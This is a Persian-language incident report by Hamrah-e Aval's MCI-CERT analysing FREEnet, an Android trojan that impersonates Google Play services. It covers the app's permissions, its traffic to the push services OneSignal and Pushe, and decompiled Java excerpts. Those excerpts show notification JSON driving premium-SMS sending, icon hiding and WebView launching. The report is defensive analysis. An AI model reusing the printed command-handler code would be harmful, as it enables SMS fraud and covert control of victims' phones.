بسمه‌تعالی

گزارش رسیدگی به رخداد برنامه کاربردی آلوده

FREEnet

مرکز مدیریت و پاسخگویی به رخدادهای امنیتی فاوا همراه اول

(MCI-CERT)

تاریخ نگارش ..... ۲۶ آذر ۱۳۹۷
تاریخ آخرین نگارش ..... ۲۷ آذر ۱۳۹۷
شمارهٔ نگارش ۱/۰
طبقه‌بندی ..... عادی

فهرست مطالب

فهرست اشکال

۱ اطلاعات مربوط به رخداد

۱ ۱ شرح رخداد

در این گزارش نتیجه رسیدگی به رخداد برنامه کاربردی آلوده FREEnet آورده شده است.

- **زمان تشخیص و نحوه کشف آن:** تاریخ ۱۳۹۷/۰۹/۱۷ – رصد فضای مجازی
- **موضوع/نوع رخداد:** برنامه کاربردی آلوده FREEnet / بدافزار، بدافزار
- **سطح حساسیت رخداد:** پایین
- **دامنه بروز رخداد:** تلفن همراه اندرویدی

۱ ۲ تاثیرات رخداد

در زمان تدوین گزارش، با توجه به عدم ارائه سرویس توسط شرکت onesignal به IPهای ایرانی، خطری کاربران را تهدید نمی‌کند و در صورت استفاده از IPهای غیر ایرانی نیز با توجه به اینکه فعالیتی مشاهده نمی‌شود، می‌توان نتیجه گرفت که احتمالا این شرکت متوجه فعالیت بدخواهانه مهاجم شده و دسترسی مهاجم به پنل را مسدود کرده است؛ ولی در هر صورت باید جانب احتیاط را در اجرای notificationهای دریافتی بر روی تلفن همراه رعایت کرد. در مورد شرکت ایرانی روناش نیز از آنجا که این شرکت دسترسی افرادی را که از سرویس این شرکت به‌عنوان بدافزار استفاده کرده‌اند محدود کرده است؛ لذا در حال حاضر مهاجم قادر به ارسال notification نبوده و خطری از سوی این بدافزار متوجه دستگاه‌های اندرویدی نیست.

باید به این نکته نیز توجه داشت که در هر صورت امکان حمله مجدد و ارسال notification از سوی مهاجم وجود دارد و این موضوع نباید نادیده گرفته شود.

۱ ۳ سوابق وقوع رخداد

وجود موارد مشابه از آلودگی‌های بدافزاری در گذشته مشاهده و رسیدگی گردیده است.

۱ ۴ علت/علل وقوع رخداد

به طور کلی در مورد علت آلودگی دستگاه‌های اندرویدی به بدافزار از جمله بدافزار FREEnet می‌توان به موارد زیر اشاره کرد:

- نصب برنامه از منابع نامعتبر و غیرمطمئن با پیشنهادهای اغواگرانه مثل ارائه اینترنت رایگان در صورت نصب
- عدم توجه به مجوزهای دسترسی درخواستی از سوی برنامه‌های نصب شده

- اجرای notification ارسالی از سوی توسعه‌دهندگان برنامه‌های اندرویدی حاوی پیشنهادهای اغواگرانه مانند برنده شدن در قرعه‌کشی، اینترنت رایگان

۲ رسیدگی به رخداد

در این قسمت به بررسی مراحل انجام شده در رسیدگی به رخداد مذکور پرداخته شده است. این مراحل به بیان اقدامات اولیه و اقدامات بعدی تفکیک شده است.

۲ ۱ اقدامات اولیه

در تاریخ ۱۳۹۷/۰۹/۱۷ بعد از دریافت فایل FREEnet.apk بلافاصله این فایل توسط تیم پاسخ به رخداد مورد تحلیل و بررسی قرار گرفت. در ابتدای کار طبق روال بررسی اولیه فایل‌های مشکوک، به سایت virustotal مراجعه کرده و فایل مذکور را در این سایت توسط آنتی‌ویروس‌های مختلف مورد بررسی قرار دادیم. همانطور که ملاحظه می‌شود از نظر بسیاری از ابزارهای ضد بدافزار، این فایل به‌عنوان بدافزار شناخته می‌شود (**شکل ۱**).

Ad-Aware	Android.Riskware.HiddenApp.DD	AegisLab	SUSPICIOUS
Antiy-AVL	Trojan[Spy]/Android.SmsThief	Arcabit	Android.Riskware.HiddenApp.DD
Avast Mobile Security	APK:RepMetagen [Trj]	Avira	ANDROID/Agent.ZPF.Gen
BitDefender	Android.Riskware.HiddenApp.DD	Comodo	Malware@#1s2u3t8ebd9js
DrWeb	Adware.Adpush.586	Emsisoft	Android.Riskware.HiddenApp.DD (B)
eScan	Android.Riskware.HiddenApp.DD	ESET-NOD32	a variant of Android/TrojanSMS.Agent.CSS
F-Secure	Android.Riskware.HiddenApp	Fortinet	Android/Agent.CSN!tr
GData	Android.Riskware.HiddenApp.DD	Ikarus	Trojan.AndroidOS.SMS
K7GW	Trojan (00524de61)	Kaspersky	HEUR:Trojan-Spy.AndroidOS.SmsThief.nv
MAX	malware (ai score=74)	McAfee	Artemis!F4399061DCD2
McAfee-GW-Edition	Artemis!Trojan	NANO-Antivirus	Riskware.Android.Adpush.exsufl
Symantec	Trojan.Gen.2	Symantec Mobile Insight	Other:Android.Reputation.1
Trustlook	Android.Malware.General (score:9)	ZoneAlarm	HEUR:Trojan-Spy.AndroidOS.SmsThief.nv
AhnLab-V3	Clean	Alibaba	Clean
ALYac	Clean	Avast	Clean
AVG	Clean	Babable	Clean
Baidu	Clean	Bkav	Clean

شکل ۱ نتیجه بررسی فایل FREEnet.apk در سامانه virustotal.com

این بدافزار اندرویدی در هنگام نصب، خود را با عنوان Google Play Service معرفی کرده و با همان آیکن سرویس گوگل بر روی دستگاه دارای سیستم‌عامل اندروید نصب می‌شود. سرویس اصلی اندروید گوگل،

Google Play services است و این بدافزار برای جلب اعتماد کاربر در ابتدای نصب، خود را با نام مشابه این سرویس ولی در واقع کاملا متفاوت معرفی می‌کند. اگر خوب به عنوان بدافزار در هنگام نصب توجه کنیم مشاهده می‌کنیم که بر خلاف تصور اولیه دارای یک کاراکتر کمتر "s" در انتهای عنوان بوده و کاراکتر ابتدای کلمه Service در عنوان بدافزار با حروف بزرگ است که در سرویس اصلی گوگل اینگونه نیست.

مجوزهایی که این بدافزار پیش از نصب بر روی دستگاه قربانی درخواست می‌کند عبارتند از:

- خواندن فهرست مخاطبین تلفن همراه
- خواندن شناسه و وضعیت دستگاه
- دریافت و ارسال پیامک
- تغییر و یا حذف محتویات SD card
- دریافت مختصات مکانی تقریبی مبتنی بر شبکه

بعد از پایان عملیات نصب و بعد از اجرای آن، بعد از مدتی کوتاه آیکن برنامه از روی صفحه پاک شده و بدافزار باقی عملیات خود را در پشت صحنه انجام می‌دهد.

در بررسی و تحلیل ترافیک بدافزار مشاهده می‌شود که از طریق پروتکل TLSv1 به وب‌سایت onesignal.com متصل شده و طی این تحلیل هیچ‌گونه فعالیت شبکه‌ای دیگری مشاهده نمی‌شود.


IPهایی که بدافزار در طول مدت تحلیل به آنها متصل می‌شود عبارتند از:

- 104.16.204.165
- 104.16.205.165
- 104.16.206.165
- 104.16.207.165
- 104.16.208.165

و همگی متعلق به میزبان وب‌سایت ذکر شده هستند.

لازم به توضیح است که وب‌سایت فوق‌الذکر یک سایت ارائه دهنده خدمات push notification برای طراحان برنامه‌های موبایل و وب‌سایت است.

در **شکل ۲** ترافیک شبکه کلی مربوط به بدافزار و در **شکل ۳** جریان داده مربوط به بخش handshaking پروتکل TLS در اتصال بدافزار به وب‌سایت onesignal.com قابل مشاهده است. بدیهی است که بعد از بخش handshaking، تمامی اطلاعات تبادل شده به‌صورت رمزگذاری شده انتقال پیدا می‌کنند.



7	0.181197	10.0.2.15	104.16.208.165	TCP	74 42409 → 443 [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PER…
8	0.277035	104.16.208.165	10.0.2.15	TCP	64 443 → 42409 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=146…
9	0.284977	10.0.2.15	104.16.208.165	TCP	54 42409 → 443 [ACK] Seq=1 Ack=1 Win=14600 Len=0
10	0.439228	10.0.2.15	104.16.208.165	TLSv1	264 Client Hello
11	0.439625	104.16.208.165	10.0.2.15	TCP	64 443 → 42409 [ACK] Seq=1 Ack=211 Win=8760 Len=0 [ETHERNET …
12	0.543092	104.16.208.165	10.0.2.15	TLSv1	1311 Server Hello
13	0.546637	10.0.2.15	104.16.208.165	TCP	54 42409 → 443 [ACK] Seq=211 Ack=1258 Win=16341 Len=0
14	0.556464	104.16.208.165	10.0.2.15	TCP	1311 [TCP segment of a reassembled PDU]
15	0.557733	10.0.2.15	104.16.208.165	TCP	54 42409 → 443 [ACK] Seq=211 Ack=2515 Win=18855 Len=0
16	0.557833	104.16.208.165	10.0.2.15	TCP	1185 [TCP Previous segment not captured] [TCP segment of a rea…
17	0.558460	10.0.2.15	104.16.208.165	TCP	54 [TCP Dup ACK 15#1] 42409 → 443 [ACK] Seq=211 Ack=2515 Win…
18	0.558511	104.16.208.165	10.0.2.15	TCP	1494 [TCP Out-Of-Order] 443 → 42409 [ACK] Seq=2515 Ack=211 Win…
19	0.558817	10.0.2.15	104.16.208.165	TCP	54 42409 → 443 [ACK] Seq=211 Ack=5066 Win=21600 Len=0
24	2.872923	10.0.2.15	104.16.208.165	TLSv1	188 Client Key Exchange, Change Cipher Spec, Encrypted Handsh…
25	2.873391	104.16.208.165	10.0.2.15	TCP	64 443 → 42409 [ACK] Seq=5066 Ack=345 Win=8760 Len=0 [ETHERN…
26	2.969947	104.16.208.165	10.0.2.15	TLSv1	304 New Session Ticket, Change Cipher Spec, Encrypted Handsha…
27	2.970562	10.0.2.15	104.16.208.165	TCP	54 42409 → 443 [ACK] Seq=345 Ack=5316 Win=24480 Len=0
32	3.383266	10.0.2.15	104.16.208.165	TLSv1	209 Application Data
33	3.383614	104.16.208.165	10.0.2.15	TCP	64 443 → 42409 [ACK] Seq=5316 Ack=500 Win=8760 Len=0 [ETHERN…
34	3.838088	104.16.208.165	10.0.2.15	TCP	1311 [TCP segment of a reassembled PDU]
35	3.838699	10.0.2.15	104.16.208.165	TCP	54 42409 → 443 [ACK] Seq=500 Ack=6573 Win=27360 Len=0
36	3.838780	104.16.208.165	10.0.2.15	TLSv1	194 Application Data
37	3.839058	10.0.2.15	104.16.208.165	TCP	54 42409 → 443 [ACK] Seq=500 Ack=6713 Win=30240 Len=0
38	3.841002	104.16.208.165	10.0.2.15	TCP	1311 [TCP segment of a reassembled PDU]
39	3.841206	10.0.2.15	104.16.208.165	TCP	54 42409 → 443 [ACK] Seq=500 Ack=7970 Win=33120 Len=0
40	3.841681	104.16.208.165	10.0.2.15	TLSv1	194 Application Data

شکل ۲ ترافیک شبکه بدافزار FREEnet

```
.....\.R..>}.w.f....<M....O[..        a..r5...F...../.5.....
.....3.9.2.8.
...
.....                ..................Z........
onesignal.com.........
.4.2...
.....
.....#.....;...7..\.R...p.NZ.....m..p6./.-._.Xs.@.....#.....+...'..$...
0...0..x.....a.    S.       .....0
.       *.H..
.....0..1.0       ..U....GB1.0...U....Greater Manchester1.0...U....Salford1.0...U.
..COMODO CA Limited1806..U.../COMODO RSA Domain Validation Secure Server CA 20..
180814000000Z.
190220235959Z0l1!0...U....Domain Control Validated1!0...U....PositiveSSL Multi-Domain1$0"..U....ssl473491.cloudflaressl.com0.."0
.       *.H..
.....0..
.....{.mBi..:...U.....r...'..n.....g.....?.(...k.<...i....B.h.tlY.>T..O.^...q.G...{.....MP.....A.3h.M.S.q.....'
[..&.....:.3...S.....l..^.4.A..A...S..$...._
1#.....".<..^...4.R...T....u.....5._../.j.j]-#A@ib.Ce.cV+`.... %8....&x.K.....0...6...U.#..8.....O.B.l.=..[A....
0...U.....C.....y.u. u/....<..0...U.....0...U.....0.0...U.%..0...+.....+.....0O..U. .H0F0:..+.....1....0+0)..
+.....https://secure.comodo.com/CPS0...g.....0V..U...O0M0K.I.G.Ehttp://crl.comodoca4.com/
COMODORSADomainValidationSecureServerCA2.crl0....+.....|0z0Q..+.....0..Ehttp://crt.comodoca4.com/
COMODORSADomainValidationSecureServerCA2.crt0%..+.....0...http://ocsp.comodoca4.com0F..U...?
0=..ssl473491.cloudflaressl.com..*.onesignal.com.
onesignal.com0...
+.....y.....u..K..u.`..8i....f..~_.r....{.z.....e6.....F0D. Y1...`..U..C.....F.....%
.
...g...^...[.h...P....0.D.....v.t~..1.3..!..%OBp...^B ..75y..{.V...e6.....G0E. y>9.E4._....IG.:...^.
...V^..p[..!..\.(....      s.c$..6...l...[.`pk.. 30
.       *.H..
.....R.z...J....'&.Q...'7.L.s.?..p....2F?5/..J4..WC4.V..V.`-...W.yuJp..Y
.....#I..p.....1..h...~.....36..n.....+s..V`..U....{.WW!....^J.....+...k.2ESq...I.....fgY}.l.....
2+.....t'0.8..H4.qf..m..|'.....},'X..hV...;.....F....1...8.....M+/.r....ky"...0...0.....wv..e z.%A0
.       *.H..
.....0..1.0       ..U....GB1.0...U....Greater Manchester1.0...U....Salford1.0...U.
..COMODO CA Limited1+0)..U..."COMODO RSA Certification Authority0..
140925000000Z.
2909242359592Z0..1.0       ..U....GB1.0...U....Greater Manchester1.0...U....Salford1.0...U.
..COMODO CA Limited1806..U.../COMODO RSA Domain Validation Secure Server CA 20.."0
.       *.H..
.....0..
.....K.n[.m.L.O.`..._.r.0....5J.u.....V.....<!(`.^=.    [....,....s.....?@..k#.3....}aR..+Y...k...rg.|.....).
...U...
```

شکل ۳ جریان داده مربوط به بخش handshaking پروتکل TLS در اتصال بدافزار به onesignal.com

همان‌طور که در ادامه مشاهده می‌شود سرویسی به نام Pushe راه‌اندازی شده و در ادامه قصد اتصال به سروری مرتبط با این سرویس را دارد و در نهایت به عنوان یک مشترک در این سرور ثبت می‌شود. در زیر بخشی از لاگ‌های دیده شده را قابل مشاهده است:

```
I Pushe: --------+ Started Initialization of Pushe +--------
I Pushe: Trying to register to GCM
I Pushe: Trying to subscribe to channel: broadcast
I Pushe: Successfully registered to GCM
```

```
I Pushe: Trying to register to Pushe
I Pushe: Successfully registered to pushe
```

با یک بررسی اجمالی مشخص می‌شود که Pushe یک سرویس ارسال push notification مربوط به شرکتی ایرانی به نام روناش با آدرس اینترنتی ronash.co و pushe.co و برای افراد توسعه‌دهنده موبایل و وب است که بتوانند برای کاربران هدف خود تحت شرایطی مشخص، اعلان‌هایی را ارسال کنند.

در واقع این شرکت یک API در اختیار توسعه‌دهندگان قرار داده و توسعه‌دهندگان با استفاده از این API در کد خود قادر به ارسال push notification به کاربران نصب کننده برنامه‌های خود خواهند بود و توسعه‌دهندگان برنامه‌ها از طریق پنل کاربری که این شرکت در اختیار آن‌ها قرار می‌دهد، به ارسال اعلان به مشتریان و نصب‌کنندگان این برنامه‌ها اقدام خواهند کرد.

در ادامه مشخص می‌شود که این بدافزار در حال اتصال به سرور دیگری با نام onesignal.com است که شرکتی آمریکایی و مثل سرویس پوشه ارائه دهنده خدمات ارسال notification است و همانطور که در لاگ‌های زیر مشاهده می‌شود به IPهای ایرانی سرویسی ارائه نمی‌دهد.

```
W OneSignal: <!--[if gt IE 8]><!--> <html class="no-js"
lang="en-US"> <!--<![endif]-->
W OneSignal: <head>
W OneSignal: <p>The owner of this website (onesignal.com) has
banned the country or region your IP address is in (IR) from
accessing this website.</p>
W OneSignal: </div>
12-11 10:18:49.142  7126  7151
W OneSignal: <script type="text/javascript">
```

ولی اتصال بدافزار به سرویس ارسال notification (با نام پوشه) برقرار شده ولی به‌طور کلی اتفاقی که نشان‌دهنده عملکرد بدخواهانه بدافزار باشد مشاهده نگردید.

لذا در مرحله بعد بدافزار به‌صورت استاتیک مورد بررسی قرار گرفته و با مشاهده و محرز شدن فعالیت‌های بدخواهانه در کد بدافزار، گزارش اولیه‌ای از رخداد در تاریخ ۱۳۹۷/۰۹/۱۹ تدوین گردید.

۲ ۲ اقدامات بعدی

۲-۲-۱ تحلیل استاتیک

در تحلیل استاتیک و مهندسی معکوس فایل بدافزار به بررسی کد بدافزار پرداخته شده است. همانطور که در قسمت قبل اشاره شد این بدافزار از سرویس پوشه و onesignal برای ارسال اعلان به کاربران خود استفاده می‌کند. در بررسی کد مشخص می‌شود که این بدافزار دارای دو کلاس مرتبط با رسیدگی به موارد مربوط به دریافت اعلان است. یک کلاس به نام MyPushListener است که از کلاس PusheListenerService مربوط به سرویس پوشه ارث‌بری کرده و دیگری NotificationExtenderBareBonesExample است که از کلاس‌های onesignal ارث‌بری می‌کند و بیشتر عملیات مخرب خود را در همین دو کلاس و با استفاده از داده‌های موجود در JSON دریافتی تصمیم‌گیری و اجرا می‌کند.

یک کلاس دیگر با نام SmsListener در کد دیده می‌شود که برای بررسی پیامک‌های دریافتی و انجام عملیات مخرب مبتنی بر شماره ارسال کننده پیامک استفاده می‌شود.

۲-۲-۱-۱ تحلیل استاتیک کلاس MyPushListener

این کلاس همانطور که از نامش پیداست، مربوط به استراق پیام‌های اعلان از جانب توسعه‌دهنده (و توسط سرویس پوشه) است و در آن توسعه‌دهنده با ارسال JSON مد نظر خود به اجرای یک سری عملیات در تلفن همراه یا تبلت قربانی می‌پردازد.

از بررسی این کلاس مشخص می‌شود که JSON ارسالی توسط اعلان، حاوی فیلدهای type، rand، s1، s2، s3، s4، s5، s6، s7، s8، s9، s10، s11، s12، s13، s14، s15، s16، s17، s18 و l0 با مقادیر نامشخص است که در کد بدافزار در این کلاس با توجه به مقدار متناظر با کلید type در JSON دریافتی در عبارت‌های شرطی if و else if متوالی تصمیم‌گیری می‌شود.

لازم به توضیح است تا زمانی‌که کاربر قربانی، اعلان دریافتی بر روی تلفن همراه خود را باز (و در واقع تایید برای اجرا) نکند بدافزار قادر به انجام عملیات مخربی بر روی تلفن همراه نخواهد بود.

حال به بررسی جزئی‌تر کلاس MyPushListener می‌پردازیم. اگر مقدار type در JSON دریافتی برابر با "0" باشد ("type": "0") برنامه کافه بازار برای نمایش داده موجود در فیلد s1 که حاوی یک URI است استفاده می‌شود (**شکل ۵**). از آنجایی که در طول مدت ارزیابی و تحلیل این بدافزار هیچ‌گونه اعلانی از جانب توسعه‌دهنده بدافزار ارسال نشده است لذا قادر به شناسایی دقیق این URI و در واقع هیچ‌کدام از فیلدهای JSON ارسالی از سوی توسعه‌دهنده بدافزار نخواهیم بود. با این حال کاملا واضح است که بدافزار با توجه به مقادیر parse شده از فیلدهای JSON دریافتی در انجام فعالیت مخرب معین، تصمیم‌گیری می‌کند.

```
63                  String string2 = jSONObject.getString("type");
                    try {
63                      string = jSONObject.getString("rand");
```

شکل ۴. قرار دادن مقدار موجود در فیلد type از JSON دریافتی در متغیر string2 برای استفاده در عبارت‌های شرطی ذکر شده

```
72              if (string2.equals("0")) {
75                  intent = new Intent("android.intent.action.VIEW", Uri.parse(jSONObject.getString("s1")));
76                  intent.setPackage("com.farsitel.bazaar");
77                  intent.setFlags(402653184);
78                  intent.addFlags(268435456);
79                  startActivity(intent);
```

شکل ۵. انتخاب برنامه کافه‌بازار برای نمایش (view) URI موجود در فیلد s1 از JSON دریافتی (type = 0)

اگر مقدار type در JSON دریافتی "1" باشد مثل حالتی است که مقدار type برابر با "0" باشد با این تفاوت که این‌بار هیچ برنامه (کامپوننتی) به‌صورت explicit برای نمایش اطلاعات موجود در URI فیلد s1 مشخص نشده و لذا هر کامپوننتی در هر برنامه‌ای قادر به کنترل کردن و اجرای این intent خواهد بود (شکل ۶شکل ۶).

```
80              } else if (string2.equals("1")) {
83                  intent = new Intent("android.intent.action.VIEW", Uri.parse(jSONObject.getString("s1")));
84                  intent.setFlags(402653184);
85                  intent.addFlags(268435456);
86                  startActivity(intent);
```

شکل ۶. نمایش ضمنی URI فیلد s1 از JSON دریافتی

اگر مقدار type در JSON دریافتی "2" باشد کلاس Dialog بدافزار با توجه به داده‌های موجود در فیلدهای s1، s2، s3، s4، s5، s6 و s7 از JSON دریافتی اجرا خواهد شد (**شکل ۷**).

```
87              } else if (string2.equals("2")) {
89                  string2 = jSONObject.getString("s1");
90                  string = jSONObject.getString("s2");
91                  string3 = jSONObject.getString("s3");
92                  string4 = jSONObject.getString("s4");
93                  string5 = jSONObject.getString("s5");
94                  string6 = jSONObject.getString("s6");
95                  string7 = jSONObject.getString("s7");
96                  Intent intent3 = new Intent(getApplicationContext(), Dialog.class);
97                  intent3.putExtra("s1", string2);
98                  intent3.putExtra("s2", string);
99                  intent3.putExtra("s3", string3);
00                  intent3.putExtra("s4", string4);
01                  intent3.putExtra("s5", string5);
02                  intent3.putExtra("s6", string6);
03                  intent3.putExtra("s7", string7);
04                  intent3.setFlags(402653184);
05                  intent3.addFlags(268435456);
06                  startActivity(intent3);
```

شکل ۷. اجرای کلاس Dialog در کلاس MyPushListener بدافزار

در این کلاس (Dialog) اگر مقدار فیلد s4 برابر با "0" باشد برنامه کافه بازار جهت نمایش URI موجود در فیلد s3 استفاده خواهد شد و اگر مقدار s4 برابر با "100" باشد یک پیام کوتاه (sms) به شماره تماس موجود در فیلد s6 و با محتویات داده‌های موجود در فیلد s7 ارسال خواهد شد (**شکل ۸**).

مقادیر s1، s2 و s5 برای استفاده در متون نمایش داده شده در textview، button و تصویر کاربرد دارد.

```
22        Object string = getIntent().getExtras().getString("s1");
23        CharSequence string2 = getIntent().getExtras().getString("s2");
24        final String string3 = getIntent().getExtras().getString("s3");
25        final String string4 = getIntent().getExtras().getString("s4");
26        String string5 = getIntent().getExtras().getString("s5");
27        final String string6 = getIntent().getExtras().getString("s6");
28        final String string7 = getIntent().getExtras().getString("s7");
36        t.a((Context) this).a(string5).a((ImageView) findViewById(R.id.imageViewc));
57        findViewById(R.id.buttonc).setOnClickListener(new OnClickListener() {
42            public void onClick(View view) {
43                Intent intent = new Intent("android.intent.action.VIEW", Uri.parse(string3));
44                if (string4.equals("0")) {
45                    intent.setPackage("com.farsitel.bazaar");
46                } else if (string4.equals("100")) {
48                    SmsManager.getDefault().sendTextMessage(string6, null, string7, null, null);
49                    Dialog.this.finish();
                  }
51                intent.setFlags(402653184);
52                intent.addFlags(268435456);
53                Dialog.this.startActivity(intent);
54                Dialog.this.finish();
              }
          });
57        TextView textView = (TextView) findViewById(R.id.textViewc);
58        Button button = (Button) findViewById(R.id.buttonc);
61        button.setTypeface(Typeface.createFromAsset(getAssets(), "fonts/ir.ttf"));
62        textView.setText(string);
63        button.setText(string2);
```

شکل ۸. نمایش URI موجود در فیلد S3 توسط کافه‌بازار در صورتی‌که s4 = 0 و ارسال sms در صورتی‌که s4 = 100

در ادامه در همان کلاس MyPushListener اگر مقدار type برابر با "3" و مقدار فیلد s1 برابر با "1"باشد کلاس Main2Activity با توجه به مقادیر داده‌های موجود در فیلدهای s1، s2، s3، s4 و s5 در بستر بدافزار اجرا خواهد شد و در صورتی‌که مقدار s1، هر رشته‌ای غیر از مقدار "1" باشد ارسال یک پیام کوتاه به شماره تماس موجود در فیلد s2 و با محتویات متن موجود در فیلد s3 را شاهد خواهیم بود (**شکل ۹**).

```
107           } else if (string2.equals("3")) {
                  try {
110                   string2 = jSONObject.getString("s1");
111                   string = jSONObject.getString("s2");
112                   string4 = jSONObject.getString("s3");
113                   string3 = jSONObject.getString("s4");
114                   string5 = jSONObject.getString("s5");
115                   if (string2.equals("1")) {
117                       intent2 = new Intent(getApplicationContext(), Main2Activity.class);
118                       intent2.putExtra("s1", string3);
119                       intent2.putExtra("s2", string5);
120                       intent2.putExtra("d1", string);
121                       intent2.putExtra("d2", string4);
122                       intent2.setFlags(402653184);
123                       intent2.addFlags(268435456);
124                       startActivity(intent2);
                          return;
                      }
128                   SmsManager.getDefault().sendTextMessage(string, null, string4, null, null);
                  } catch (Exception e2) {
130                   e2.printStackTrace();
```

شکل ۹. اجرای کلاس Main2Activity در صورتی‌که type = 3 و S1 = 1 و ارسال sms در صورتی‌که type = 3 و s1 مقداری غیر از 1 داشته باشد

در کلاس Main2Activity ارسال پیام کوتاه (sms) به شماره تماس موجود در فیلد s2 و با محتویات s3 را خواهیم داشت (**شکل ۱۰**).

شکل ۱۰. ارسال sms به شماره تماس موجود در فیلد s2 با محتویات موجود در فیلد s3 در کلاس Main2Activity


باز در همان کلاس MyPushListener اگر مقدار type برابر با مقدار "4" باشد کلاس MainActivity با افزودن داده اضافی vis = 1 به این intent (main activity) اجرا می‌شود (**شکل ۱۱**).

```
132                 } else if (string2.equals("4")) {
133                     intent2 = new Intent(getApplicationContext(), MainActivity.class);
134                     intent2.putExtra("vis", 1);
135                     intent2.setFlags(402653184);
136                     intent2.addFlags(268435456);
137                     startActivity(intent2);
```

شکل ۱۱. اجرای کلاس MainActivity با افزودن داده اضافی vis = 1 به آن

با اجرای کلاس MainActivity با این داده اضافی (vis = 1) این کلاس با حالت جدید (newState از پارامترهای تابع setComponentEnabledSetting) COMPONENT_ENABLED_STATE_DISABLED و پرچم DONT_KILL_APP فعال می‌شود. در واقع به طور خلاصه کلاس MainActivity غیرفعال شده ولی خود برنامه حاوی این کلاس (بدافزار) غیر فعال نمی‌شود.

به مقدار پارامتر دوم و سوم (به ترتیب مقدار 2 و 1) در متُد setComponentEnabledSetting() در شکل ۱۲ توجه نمایید.



شکل ۱۲. غیرفعال‌سازی کامپوننت MainActivity

باز در همان کلاس MyPushListener اگر مقدار type برابر با "8" باشد ابتدا یک پیام کوتاه به شماره تماس موجود در فیلد s2 با محتویات موجود در فیلد s3 فرستاده و سپس بعد از مقدار فیلد s1 میلی‌ثانیه یک پیام کوتاه دیگر به شماره تماس موجود در فیلد s4 و با محتویات فیلد s5 ارسال می‌کند (**شکل ۱۳**).

```
138                } else if (!string2.equals("5")) {
                       final String string8;
                       String string9;
                       String string10;
141                    if (string2.equals("8")) {
                           try {
145                            string7 = jSONObject.getString("s1");
146                            string = jSONObject.getString("s2");
147                            string4 = jSONObject.getString("s3");
148                            string8 = jSONObject.getString("s4");
149                            final String string11 = jSONObject.getString("s5");
150                            SmsManager smsManager = SmsManager.getDefault();
151                            smsManager.sendTextMessage(string, null, string4, null, null);
152                            final SmsManager smsManager2 = smsManager;
158                            new CountDownTimer((long) Integer.parseInt(string7), 1000) {
152                                public void onTick(long j) {
                                    }

154                                public void onFinish() {
155                                    smsManager2.sendTextMessage(string8, null, string11, null, null);
                                    }
                                }.start();
                            } catch (Exception e22) {
160                             e22.printStackTrace();
                            }
```

شکل ۱۳. ارسال sms به شماره تماس s2 با محتویات s3 و شماره تماس s4 با محتویات s5 بعد از s1 ثانیه در صورتی‌که مقدار type برابر با 8 باشد

باز در همان کلاس MyPushListener اگر مقدار type برابر با "9" باشد کلاس WebViewJ با افزودن مقادیر موجود در فیلدهای s1، s2، s3، s4، s5، s6، s7، s8، s9، s10، s11، s12، s13، s14، s15، s16، s17 و s18 از JSON ارسالی از جانب توسعه‌دهنده بدافزار به عنوان داده‌های اضافی به این intent اجرا می‌شود (شکل ۱۴).

```
161                } else if (string2.equals("9")) {
162                    intent2 = new Intent(getApplicationContext(), WebViewJ.class)
163                    intent2.putExtra("s1", jSONObject.getString("s1"));
164                    intent2.putExtra("s2", jSONObject.getString("s2"));
165                    intent2.putExtra("s3", jSONObject.getString("s3"));
166                    intent2.putExtra("s4", jSONObject.getString("s4"));
167                    intent2.putExtra("s5", jSONObject.getString("s5"));
168                    intent2.putExtra("s6", jSONObject.getString("s6"));
169                    intent2.putExtra("s7", jSONObject.getString("s7"));
170                    intent2.putExtra("s8", jSONObject.getString("s8"));
171                    intent2.putExtra("s9", jSONObject.getString("s9"));
172                    intent2.putExtra("s10", jSONObject.getString("s10"));
173                    intent2.putExtra("s11", jSONObject.getString("s11"));
174                    intent2.putExtra("s12", jSONObject.getString("s12"));
175                    intent2.putExtra("s13", jSONObject.getString("s13"));
176                    intent2.putExtra("s14", jSONObject.getString("s14"));
177                    intent2.putExtra("s15", jSONObject.getString("s15"));
178                    intent2.putExtra("s16", jSONObject.getString("s16"));
179                    intent2.putExtra("s17", jSONObject.getString("s17"));
180                    intent2.putExtra("s18", jSONObject.getString("s18"));
181                    intent2.setFlags(402653184);
182                    intent2.addFlags(268435456);
183                    startActivity(intent2);
```

شکل ۱۴. اجرای کلاس WebViewJ بدافزار با ارسال داده‌های اضافی s1، s2، s3، ...s17 و s18

